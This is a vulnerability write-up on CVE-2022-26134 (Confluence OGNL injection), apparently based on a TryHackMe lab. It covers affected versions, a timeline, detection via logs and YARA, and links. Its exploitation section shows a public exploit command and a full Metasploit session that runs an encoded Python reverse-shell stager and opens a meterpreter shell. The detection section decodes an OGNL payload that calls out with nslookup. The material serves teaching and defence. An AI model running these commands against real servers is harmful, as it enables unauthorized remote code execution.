Atlassian, CVE-2022-26134

CVE-ID: CVE-2022-26134
BASE SCORE: 9.8 CRITICAL

ATTACK VECTOR: NETWORK

VULNERABLITY OVERVIEW:

In affected versions of Confluence Server and Data Center, an OGNL injection vulnerability exists that would allow an unauthenticated attacker to execute arbitrary code on a Confluence Server or Data Center instance.

VULNERABLE VERSION:

The following versions of Confluence are vulnerable to this CVE:

- 1.3.0 -> 7.4.17
- 7.13.0 -> 7.13.7
- 7.14.0 -> 7.14.3
- 7.15.0 -> 7.15.2
- 7.16.0 -> 7.16.4
- 7.17.0 -> 7.17.4
- 7.18.0 -> 7.18.1

TIME-LINE:

1) May 30, 2022: Volexity identifies and validates the vulnerability and exploit payload.
2) May 31, 2022: Volexity contacts Atlassian, who then confirms the vulnerability and assigns CVE-2022-26134.
3) June 2, 2022: The initial security advisory on CVE-2022-26134 is released by Atlassian.
4) June 3, 2022: Atlassian advises on using a web application firewall (WAF) to block OGNL injection attempts and releases a workaround fix by replacing some JAR files before releasing comprehensive fixed versions.

WHAT IS OGNL:

Object-Graph Navigation Language is an open-source Expression Language (EL) for Java objects. OGNL is used for getting and setting properties of Java objects, amongst many other things. For example, OGNL is used to bind front-end elements such as text boxes to back-end objects and can be used in Java-based web applications.

OGNL INJECTION:


OGNL Injection occurs when the Expression Language (EL) interpreter attempts to interpret user-supplied data without validation enabling attackers to inject their own EL code.

Atlassian, CVE-2022-26134

EXPLOITATION:


1) THROUGH EXPLOITE: (https://github.com/Nwqda/CVE-2022-26134)

   Payload: `python3 cve-2022-26134.py https://target.com CMD`



2) THROUGH METASPLOITE:

   $ search Atlassian



   `$set lhost <MACHINE_IP>`

   `$set rhost <VICTOM_IP>`

Atlassian, CVE-2022-26134

`$exploit`

```
[msf](Jobs:0 Agents:0) >> use exploit/multi/http/atlassian_confluence_namespace_ognl_injection
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/atlassian_confluence_namespace_ognl_injection) >> show options
Module options (exploit/multi/http/atlassian_confluence_namespace_ognl_injection):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8090             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       Base path
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host

Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.23.147   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Unix Command

[msf](Jobs:0 Agents:0) exploit(multi/http/atlassian_confluence_namespace_ognl_injection) >> set rhost 10.10.46.231
rhost => 10.10.46.231
[msf](Jobs:0 Agents:0) exploit(multi/http/atlassian_confluence_namespace_ognl_injection) >> set rport 8090
rport => 8090
[msf](Jobs:0 Agents:0) exploit(multi/http/atlassian_confluence_namespace_ognl_injection) >> set verbose true
verbose => true
[msf](Jobs:0 Agents:0) exploit(multi/http/atlassian_confluence_namespace_ognl_injection) >>
```

```
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Detected Confluence version: 7.3.5
[+] The target is vulnerable. Successfully tested OGNL injection.
[*] Executing cmd/unix/python/meterpreter/reverse_tcp (Unix Command)
[+] Successfully executed command: echo exec\(__import__\(\'base64\'\).b64decode\(__import__\(\'codecs\'\).getencoder\(\'utf-8\'\)\(\'aW1wb3J0IHNvY2tldCx6bGliLGJhc2U2NCxzdHJ1Y3QsdGltZQpmb3Ig
eCBpbiByYW5nZSgxMCk6Cgl0cnk6CgkJcz1zb2NrZXQuc29ja2V0KDIsc29ja2V0LlNPQ0tfU1RSRUFNKQoJCXMuY29ubmVjdCgoJzEwLjkuMi4xMTcnLDQ0NDQpKQoJCWJyZWFrCglleGNlcHQ6CgkJdGltZS5zbGVlcCg1KQpsPXN0cnVjdC51bnBhY2
soJz5JJyxzLnJlY3YoNCkpWzBdCmQ9cy5yZWN2KGwpCndoaWxlIGxlbihkKTxsOgoJZCs9cy5yZWN2KGwtbGVuKGQpKQpleGVjKHpsaWIuZGVjb21wcmVzcyhiYXNlNjQuYjY0ZGVjb2RlKGQpKSx7J3MnOnN9KQo\=\'\)\[0\]\)\) | exec $(whic
h python || which python3 || which python2) -
[*] Sending stage (40168 bytes) to 10.10.46.231
[*] Meterpreter session 1 opened (10.9.2.117:4444 -> 10.10.46.231:46228) at 2022-07-18 17:29:51 -0400

(Meterpreter 1)(/) > ls
Listing: /
=========

Mode              Size   Type  Last modified             Name
----              ----   ----  -------------             ----
040755/rwxr-xr-x  36864  dir   2022-07-01 13:12:17 -0400  bin
040755/rwxr-xr-x  4096   dir   2022-06-30 07:35:04 -0400  boot
040755/rwxr-xr-x  3220   dir   2022-07-18 17:13:44 -0400  dev
040755/rwxr-xr-x  4096   dir   2022-07-18 17:13:35 -0400  etc
100777/rwxrwxrwx  15     fil   2022-07-03 11:03:32 -0400  flag.txt
040755/rwxr-xr-x  4096   dir   2022-06-30 07:56:01 -0400  home
040755/rwxr-xr-x  4096   dir   2022-07-01 13:08:08 -0400  lib
040755/rwxr-xr-x  4096   dir   2020-10-26 19:25:18 -0400  lib32
040755/rwxr-xr-x  4096   dir   2022-06-30 07:29:29 -0400  lib64
040755/rwxr-xr-x  4096   dir   2020-10-26 19:25:18 -0400  libx32
040700/rwx------  16384  dir   2020-10-26 19:32:25 -0400  lost+found
040755/rwxr-xr-x  4096   dir   2020-10-26 19:25:24 -0400  media
040755/rwxr-xr-x  4096   dir   2020-10-26 19:25:24 -0400  mnt
040755/rwxr-xr-x  4096   dir   2022-07-01 13:14:11 -0400  opt
040555/r-xr-xr-x  0      dir   2022-07-18 17:13:00 -0400  proc
040700/rwx------  4096   dir   2022-07-03 10:00:26 -0400  root
040755/rwxr-xr-x  920    dir   2022-07-18 17:13:58 -0400  run
040755/rwxr-xr-x  20480  dir   2022-07-01 13:08:05 -0400  sbin
040755/rwxr-xr-x  4096   dir   2022-06-30 07:34:26 -0400  snap
040755/rwxr-xr-x  4096   dir   2020-10-26 19:25:24 -0400  srv
040555/r-xr-xr-x  0      dir   2022-07-18 17:13:00 -0400  sys
041777/rwxrwxrwx  4096   dir   2022-07-18 17:26:07 -0400  tmp
040755/rwxr-xr-x  4096   dir   2020-10-26 19:28:20 -0400  usr
040755/rwxr-xr-x  4096   dir   2022-07-01 13:14:25 -0400  var

(Meterpreter 1)(/) >
```

Atlassian, CVE-2022-26134

DETECTION:

1) FOR DETECTION YOUR CAN USE YARA SCRIPT:

   https://github.com/volexity/threat-intel/blob/main/2022/2022-06 02%20Active%20Exploitation%20Of%20Confluence%200-day/indicators/yara.yar

2) Look at confluence access logs and catalina*.log for any suspicious activities. Logs can be located in */atlassian/confluence/logs directory, generally.
   ➔ Logs are look like this:

```
https[:]//yourconfluenceserver[.]com/%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22nslookup%20cadcl3mfo0aeq0000010mmku8891cnyrp.oast.me%22%29%7D/

after decoding:
https://yourconfluenceserver[.]com/${@java.lang.Runtime@getRuntime().exec("nslookup cadcl3mfo0aeq0000010mmku8891cnyrp.oast.me")

use grep for save time
$grep /%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22
```

RESOURCES:

https://twitter.com/lostinsecurity/status/1533504455135711233

https://www.volexity.com/blog/2022/06/02/zero-day-exploitation-of-atlassian-confluence/

https://confluence.atlassian.com/doc/confluence-security-advisory-2022-06-02-1130377146.html

https://securitylabs.datadoghq.com/articles/confluence-rce-vulnerability-overview-and-remediation/

https://github.com/archanchoudhury/Confluence-CVE-2022-26134#List-of-IOCs

EXPLOIT/SCRIPTS:

https://github.com/volexity/threat-intel/blob/main/2022/2022-06-02%20Active%20Exploitation%20Of%20Confluence%200-day/indicators/yara.yar

Atlassian, CVE-2022-26134

---

https://github.com/Nwqda/CVE-2022-26134

https://github.com/jbaines-r7/through_the_wire

LABs:

https://tryhackme.com/room/cve202226134